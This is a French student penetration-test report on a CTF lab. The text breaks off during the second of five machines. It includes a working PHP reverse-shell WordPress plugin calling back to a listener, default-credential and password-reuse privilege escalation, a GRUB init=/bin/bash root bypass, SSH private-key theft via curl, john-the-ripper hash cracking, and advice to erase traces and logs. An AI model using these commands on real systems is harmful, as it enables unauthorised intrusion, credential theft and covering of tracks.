

CTF - Cinq Machines - SAE autonomie

Rapport de test de pénétration

Sécurité Offensive

*Honorine
Kylian
TP1*

Introduction :

Dans le cadre de ce CTF, nous avons pour mission de compromettre cinq machines cibles afin d'obtenir un accès privilégié, avec pour objectif ultime de passer en tant qu'utilisateur **root** sur chacune d'elles. Chacune de ces machines représente un défi unique, combinant divers aspects de sécurité, de failles et de configurations vulnérables que nous devons exploiter pour atteindre nos objectifs. Cette aventure nous permettra de mettre en pratique nos compétences en piratage éthique, en élaboration de stratégies d'attaque, et en élévation de privilèges, tout en respectant les bonnes pratiques et les techniques de sécurité informatique.

Machine 1(WordPress) :

Nous commençons par un scan **Nmap** classique avec les options **-sV -sC** pour détecter les versions et utiliser les scripts par défaut. Le scan révèle un serveur web sur le port 80, un accès SSH, etc.

```
(root@kalibblue)-[/home/kalibblue/ctf]
# nmap 192.168.1.17 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 12:32 CET
Nmap scan report for 192.168.1.17
Host is up (0.00041s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
993/tcp   open  imaps
995/tcp   open  pop3s
MAC Address: 08:00:27:DE:EC:5B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

En visitant le site, nous découvrons une page indiquant qu'il s'agit d'un site en test. Nous explorons alors manuellement le fichier **robots.txt** et le répertoire **/admin**, ce qui nous mène à une page révélant l'existence d'un répertoire **/wordpress/**. Cela confirme que ce CTF se concentre sur une installation WordPress.

```
< > C Non sécurisé 192.168.1.17
Welcome to our testing website !!!

Everything is working and probably secure. There is nothing here for now, please contact neticien@yopmail.fr for more information

(copyright RT-2018)
```

```
< > C Non sécurisé 192.168.1.17/robots.txt

Disallow: Hackers
Allow: /wordpress/
```

On sait donc qu'il y a un répertoire **/wordpress/** qui existe. On sait aussi du coup que ce CTF sera tourné sur du wordpress.

Nous lançons ensuite **Gobuster** pour brute-forcer les répertoires du site. Gobuster identifie plusieurs répertoires, y compris **wordpress** et **robots.txt**. Nous nous concentrons sur le répertoire **WordPress**, ce qui nous amène à la page de connexion **wp-login**.

```
(root@kalibblue)-[/home/kalibblue/ctf]
# gobuster dir -u http://192.168.1.17 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t40

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.17
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

Progress: 110 / 220561 (0.05%)
/upload (Status: 301) [Size: 313] [→ http://192.168.1.17/upload/]
/wordpress (Status: 301) [Size: 316] [→ http://192.168.1.17/wordpress/]
/index (Status: 200) [Size: 195]
/hacking (Status: 200) [Size: 616848]
/robots (Status: 200) [Size: 37]
/LICENSE (Status: 200) [Size: 35147]
Progress: 7496 / 220561 (3.40%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 7531 / 220561 (3.41%)


Finished
```

On remarque que le gobuster a su trouver le répertoire wordpress et robots.txt également.

On voit d'autres pages mais celle qui nous intéresse c'est le wordpress. Qui dit wordpress dit page de login wp-login



En testant les identifiants par défaut, **admin** avec **password** et **admin** avec **admin**, nous parvenons à nous connecter en tant qu'administrateur sur WordPress.



ERROR: The password you entered for the username **admin** is incorrect. [Lost your password?](#)


Username

admin

Password

☐ Remember Me

Log In



LE NETICIEN 4 New Howdy, admin

Screen Options Help

WordPress 6.6.2 is available! [Please update now.](#)

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Dismiss

Get Started

[Customize Your Site](#)

or, change your theme completely

Next Steps

- Write your first blog post
- Add an About page
- View your site

More Actions

- Manage widgets or menus
- Turn comments on or off
- Learn more about getting started

At a Glance

- 3 Posts
- 1 Page
- 1 Comment

WordPress 3.9.14 running Twenty Thirteen theme. [Update to 6.6.2](#)

Activity

Recently Published

Nov 30th, 11:57 am Quels sont les métiers auxquels mène la formation DUT R&T ?

Quick Draft

Title

What's on your mind?

[Save Draft](#)

WordPress News

À ce stade, nous téléchargeons un plugin contenant un reverse shell PHP..

Edit Plugins

Editing revsh-plugin/revsh-plugin.php (active)

```
<?php

/**
 * Plugin Name: Reverse Shell Plugin
 * Plugin URI:
 * Description: Reverse Shell Plugin
 * Version: 1.0
 * Author: Vince Matteo
 * Author URI: http://www.sevenlayers.com
 */

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.197/9001 0>&1'");
?>
```

On sauvegarde ce plugin qui contient le reverse shell et on l'active ! Mais avant ça on met un port en écoute avec netcat sur le port souhaité (9001 pour moi) !

```
(root@kalibblue)-[/home/kalibblue/ctf]
# nc -lnvp 9001
listening on [any] 9001 ...
```

On active le plugin... On a un shell sur la machine en tant que www-data !

Directement, il nous faut un shell pty donc avec python (which python) on utilise python -c 'import pty;pty.spawn("/bin/bash")' pour un shell plus stable.

```
valid_tty forever preferred_tty forever
listening on [any] 9001 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.17] 60414
bash: no job control in this shell
www-data@rt001:/var/www/wordpress/wp-admin$
```

Ici, on laisse une trace car on plante un reverse shell avec notre ip contenu à l'intérieur, donc on l'efface ! Surement que dans les logs aussi il reste des traces, il faut les enlever également. (en supprimant le plugin mis)

Avec www-data, je suis aller /home, j'ai trouvé le user wpadmin, je suis aller dans son home, j'ai vu flag.txt, j'ai fais un cat et j'ai obtenu le flag :

```
www-data@rt001:/var/www/wordpress/wp-admin$ cat /home/wpadmin/flag.txt
cat /home/wpadmin/flag.txt
fd9ab41e47a9ef4f6477a8a000bf404f
```

A partir d'ici, c'était très frustrant ! J'ai cherché partout avec plusieurs commandes find pour les permissions, le sudo -l demander le mot de passe donc impossible d'avoir nos droit etc..

Ensuite j'ai repensé que c'était du wordpress, donc il devrait y avoir une base de donnée mysql. J'ai chercher un fichier config contenu dans le wordpress, je l'ai trouver en cherchant dans les répertoire de config de wordpress dans /var/www/wordpress\$ cat wp-config.php

j'ai obtenu un résultat très intéressant :

```
define('DB_USER', 'root');
```

```
/** MySQL database password */
```

```
define('DB_PASSWORD', 'MySecurePass!');
```

J'ai devant moi le mot de passe de root pour se connecter sur mysql. J'y suis allé mais j'ai rien trouvé d'intéressant, ensuite j'ai pensé à ce qu'il réutilise son mot de passe pour se connecter sur la machine en tant que root...et c'était le cas !

Avec la commande su - j'ai utilisé le mot de passe MySecurePass! et je passe au root sur la machine ! (Avec le shell pty plus stable, je suis capable d'effectuer la commande su -)

```
www-data@rt001:/var/www/wordpress/wp-admin$ su -
su -
su: must be run from a terminal
www-data@rt001:/var/www/wordpress/wp-admin$ python -c 'import pty;pty.spawn ("/bin/bash")'
<dpres/wp-admin$ python -c 'import pty;pty.spawn ("/bin/bash")'
www-data@rt001:/var/www/wordpress/wp-admin$ su -
su -
Password: MySecurePass!

root@rt001:~# ^X@sS
```

Ensuite on récupère le flag root :

```
root@rt001:~# cat /root/flag.txt
cat /root/flag.txt
1be7b0f4a6b5074153612c90a0016e13
root@rt001:~#
```

Cette machine est terminée !

Récapitulatif :

Nous commençons par un scan Nmap classique avec les options `-sV -sC` pour détecter les versions et utiliser les scripts par défaut. Le scan révèle un serveur web sur le port 80 et un accès SSH.

En visitant le site, nous découvrons une page indiquant qu'il s'agit d'un site en test. Nous explorons alors manuellement le fichier `robots.txt` et le répertoire `/admin`, qui nous mènent à une page révélant l'existence d'un répertoire `/wordpress/`. Cela confirme que ce CTF se concentre sur une installation WordPress.

Sachant maintenant qu'il y a un répertoire `/wordpress/`, nous lançons Gobuster pour brute-forcer les répertoires du site. Gobuster identifie plusieurs répertoires, y compris `wordpress` et `robots.txt`. Nous nous concentrons sur le répertoire WordPress, ce qui nous amène à la page de connexion `wp-login`.

Après avoir remarqué que Gobuster a trouvé le répertoire WordPress, nous savons qu'il y a une page de login (`wp-login`) et nous essayons quelques identifiants par défaut. En testant les identifiants par défaut `admin` avec `password` et `admin` avec `admin`, nous parvenons à nous connecter en tant qu'administrateur sur WordPress.

À ce stade, nous téléchargeons un plugin contenant un reverse shell PHP. Nous sauvegardons ce plugin, qui contient le reverse shell, et l'activons. Avant cela, nous mettons un port en écoute avec Netcat (port 9001 dans cet exemple) pour recevoir la connexion :

```
nc -lvnp 9001
```

Une fois le plugin activé, nous obtenons un shell sur la machine en tant que `www-data`. Directement, nous utilisons un shell pty plus stable en Python pour améliorer la session :

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Après avoir implanté le reverse shell, nous supprimons le plugin pour nettoyer les traces (comme notre IP). Probablement, il reste aussi des traces dans les logs, que nous effaçons.

En tant que `www-data`, nous explorons `/home` et trouvons un utilisateur `wpadmin`. En accédant à son répertoire personnel, nous trouvons `flag.txt`, que nous affichons avec la commande `cat`, obtenant ainsi notre premier flag.

À partir de là, la progression devient plus complexe. Nous cherchons des permissions spéciales avec différentes commandes `find`, mais la commande `sudo -l` exige un mot de passe. Impossible d'obtenir davantage de droits avec cette approche.

En repensant à l'environnement WordPress, nous supposons qu'une base de données MySQL est présente. Nous cherchons alors un fichier de configuration WordPress et le trouvons dans `/var/www/wordpress/wp-config.php` :

```
cat /var/www/wordpress/wp-config.php
```

Le fichier révèle un mot de passe intéressant :

```
define('DB_USER', 'root');  
define('DB_PASSWORD', 'MySecurePass!');
```

Nous avons le mot de passe root pour MySQL. Nous nous connectons à MySQL, mais nous ne trouvons rien d'utile. Nous essayons alors d'utiliser ce mot de passe pour la connexion root sur la machine, et ça fonctionne !


Avec la commande ``su -`` et le mot de passe ``MySecurePass!``, nous obtenons un accès root sur la machine. En utilisant le shell `pty` pour une session plus stable, nous exécutons la commande ``su -`` sans problème.

Nous récupérons enfin le flag root.

Machine 2(GRUB) :

Au départ j'ai tenté plusieurs choses mais sans succès, de mettre le réseau en bridge, en NAT etc... mais je voyais que l'ip affiché à l'écran de connexion reste inchangé, alors je me suis peut être dit que l'ip avait bel et bien changé mais seulement qui n'est pas écrit sur l'écran de connexion. J'ai alors essayé de scanner tout le réseau et de trouver ma VM mais sans succès. Avec quelques recherches, j'ai appris qu'on pouvait accéder à un shell root en mode récupération dans le GRUB. Lorsque qu'on ajoutez `init=/bin/bash` dans la ligne de démarrage du noyau via GRUB, on remplace le programme d'initialisation par défaut (généralement **systemd** ou **init**) par **/bin/bash**. C'est pourquoi cela donne directement un shell root.. J'ai alors tenté...


Quand la machine démarre, appuyez sur echap ou shift pour accéder à l'interface de l'option de bootable de la VM :



Choisissez Advanced options for debian GNU/Linux.

Une fois dans le grub, on appuis sur e pour accéder au fichier de conf et a la fin de la ligne ou le mot de départ est linux on tape `init=/bin/bash` pour avoir un shell root :

```
linux /boot/vmlinuz-4.9.0-3-686 root=UUID=4039538\
3-22aa90938f7e ro net.ifnames=0 quiet
```



CTRL + X ou f10

```

[ 1.617444] Failed to find cpu0 device node
[ 2.865763] sd 0:0:0:0: [sda] Incomplete mode parameter data
[ 2.867596] sd 0:0:0:0: [sda] Assuming drive cache: write through
/dev/sda1: recovering journal
/dev/sda1: clean, 24496/498736 files, 246956/1994752 blocks
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/#

```

On tape cat /root/flag.txt et on obtient le flag root

```

root@(none):/root# cat flag.txt
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}

```

Je me permet également de craquer le mot de passe de simon pour ssh ce compte (même si le challenge est déjà fini) pour un éventuelle SSH

```

simon:$6$htX0WB/$gkxI83fDRMdATFH3KwAFKgLJQD8Qk5MamF9G4.29KebWd7Rzw1R/gn775f7GME
HGXiTGTYJ60bJXgsXxv.jQaQ1:17345:0:99999:7:::

```

```

(root@kalipurple)-[/home/kyks/ctf]
# john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starwars (simon)
1g 0:00:00:00 DONE (2024-11-09 09:52) 2.000g/s 1536p/s 1536c/s 1536C/s evelyn..james1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Ou alors je considère que cette technique n'est pas prise en compte et que c'est de la "triche" et je le fais.

Le nmap nous sort 3 port, ssh 22, 2 http 80 et 31337

```

(root@kalipurple)-[/home/kyks/ctf]
# nmap 192.168.93.131 -sC -sV -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 08:10 CET
Nmap scan report for 192.168.93.131
Host is up (0.00041s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048 d0:6a:10:e0:fb:63:22:be:09:96:0b:71:6a:60:ad:1a (RSA)
|   256  ac:2c:11:1e:e2:d6:26:ea:58:c4:3e:2d:3e:1e:dd:96 (ECDSA)
|_  256  13:b3:db:c5:af:62:c2:b1:60:7d:2f:48:ef:c3:13:fc (ED25519)
80/tcp    open  http      nginx 1.10.3
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.10.3
31337/tcp  open  http      Werkzeug httpd 0.11.15 (Python 3.5.3)
| http-robots.txt: 3 disallowed entries
|_ /.bashrc /.profile /taxes
|_ http-server-header: Werkzeug/0.11.15 Python/3.5.3
|_ http-title: 404 Not Found
MAC Address: 08:00:27:E8:71:FB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds

```

Je remarque des répertoires que le crawler a vu dans le robots.txt alors je teste avec curl

```
(root@kalipurple)-[/home/kyks/ctf]
# curl http://192.168.93.131:31337/taxes
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting ... </title>
<h1>Redirecting ... </h1>
<p>You should be redirected automatically to target URL: <a href="http://192.168.93.131:31337/taxes/">http://192.168.93.131:31337/taxes/</a>. If not click the link.
```

Je décide d'aller de le web et je trouve un flag



J'essaie donc avec les autres fichiers et je tombe sur des scripts. Je me dis que si on peut faire fuiter des fichiers comme ça, pourquoi pas .ssh ? pour son id_rsa. Alors je tente

```
(root@kalipurple)-[/home/kyks/ctf]
# curl http://192.168.93.131:31337/.ssh/id_rsa -o id_rsa
curl http://192.168.93.131:31337/.ssh/authorized_keys -o authorized_keys
curl http://192.168.93.131:31337/.ssh/id_rsa.pub -o id_rsa.pub
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Currently				
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Currently				
100	1766	100	1766	0	0	79650	0	--:--:--	--:--:--	--:--:--	80272
100	395	100	395	0	0	7182	0	--:--:--	--:--:--	--:--:--	7181
100	395	100	395	0	0	39492	0	--:--:--	--:--:--	--:--:--	43888

J'ai obtenu la clé rsa d'un user, on voit quel est chiffré alors je la déchiffre :

```
(root@kalipurple)-[/home/kyks/ctf]
# ssh2john id_rsa
id_rsa:$sshng$1$16$BD8515E8D3A10829A4D710D5AFA0
93b620656cbc931fe47e74bf842f2fd44997465c9f4c062
cd2f7e061cffe67f0fce2d5501546b9b124580fca74d5e4
a70789aaf49faa942928fbe601e5e7606bbbb70f94e5de8
1ad4149f398fc0bec905d5e4220c002dcb51e0e54d47131
5ca2725f6fd4f7117ad12635fd8cad1a6e626d853777c1b
ce69b955ad619e31518019c380430d7b529553e419cb53b
0b93369a2ee133135cd15f1c0baadc364bebb44992cdb18
27144ff1738f673ed7216190c9ea27c4c5be564cef171c2
30b96d8685f109415ea05dd0d5b34e57c0966d708b825da
14c9030a4289facba71d66c84838933e0e86f5a4e5c2fda
```

```
(root@kalipurple)-[/home/kyks/ctf]
# ssh2john id_rsa > crackme.txt
```

Ensuite je la craque :

```
(root@kalipurple)-[/home/kyks/ctf]
# john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starwars          (id_rsa)
1g 0:00:00:00 DONE (2024-11-22 08:37) 5.882g/s 3952p/s 3952c/s 3952C/s gloria..kelly
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Le mot de passe est starwars.. reste plus qu'à trouvé le user

On a téléchargé 3 fichiers id_rsa, authorized_keys et id_rsa.pub, dans ces fichiers on remarque que le user c'est simon

```
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDzG6cWl499ZGw0PV+tRa0LguT8+lso8zbSLCzgiBYkX/xnoZx0fneSfi93gdh4ynVjs2sgZ2HaRWA05EGR7e3IetSP53NTxk5QrLHEGZQFLId3QMM174ebGbpP
mp8p5FL76y1lUblGUuftCfddh2IahevizLLVipuSQGfRZ0dA5xnbsN04QbFUhjILa5RrAs814LuA9t2CiAZHXxsVW8/R/eD8K22T07XEQscQjaSL/R4Cr1kNtUwCljpmptj/Q4D3mEx0R simon@covfe

cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDzG6cWl499ZGw0PV+tRa0LguT8+lso8zbSLCzgiBYkX/xnoZx0fneSfi93gdh4ynVjs2sgZ2HaRWA05EGR7e3IetSP53NTxk5QrLHEGZQFLId3QMM174ebGbpP
mp8p5FL76y1lUblGUuftCfddh2IahevizLLVipuSQGfRZ0dA5xnbsN04QbFUhjILa5RrAs814LuA9t2CiAZHXxsVW8/R/eD8K22T07XEQscQjaSL/R4Cr1kNtUwCljpmptj/Q4D3mEx0R simon@covfe
```

On peut se logger en ssh :

```
(root@kalipurple)-[/home/kyks/ctf]
# ssh simon@192.168.93.131 -i ./id_rsa
The authenticity of host '192.168.93.131 (192.168.93.131)' can't be established.
ED25519 key fingerprint is SHA256:PSAUFRi+B3Kr1fbN9Nm3bV/ObPLCnoE6lKs9zCaeGdM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.93.131' (ED25519) to the list of known hosts.
Enter passphrase for key './id_rsa':
Linux rt002 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
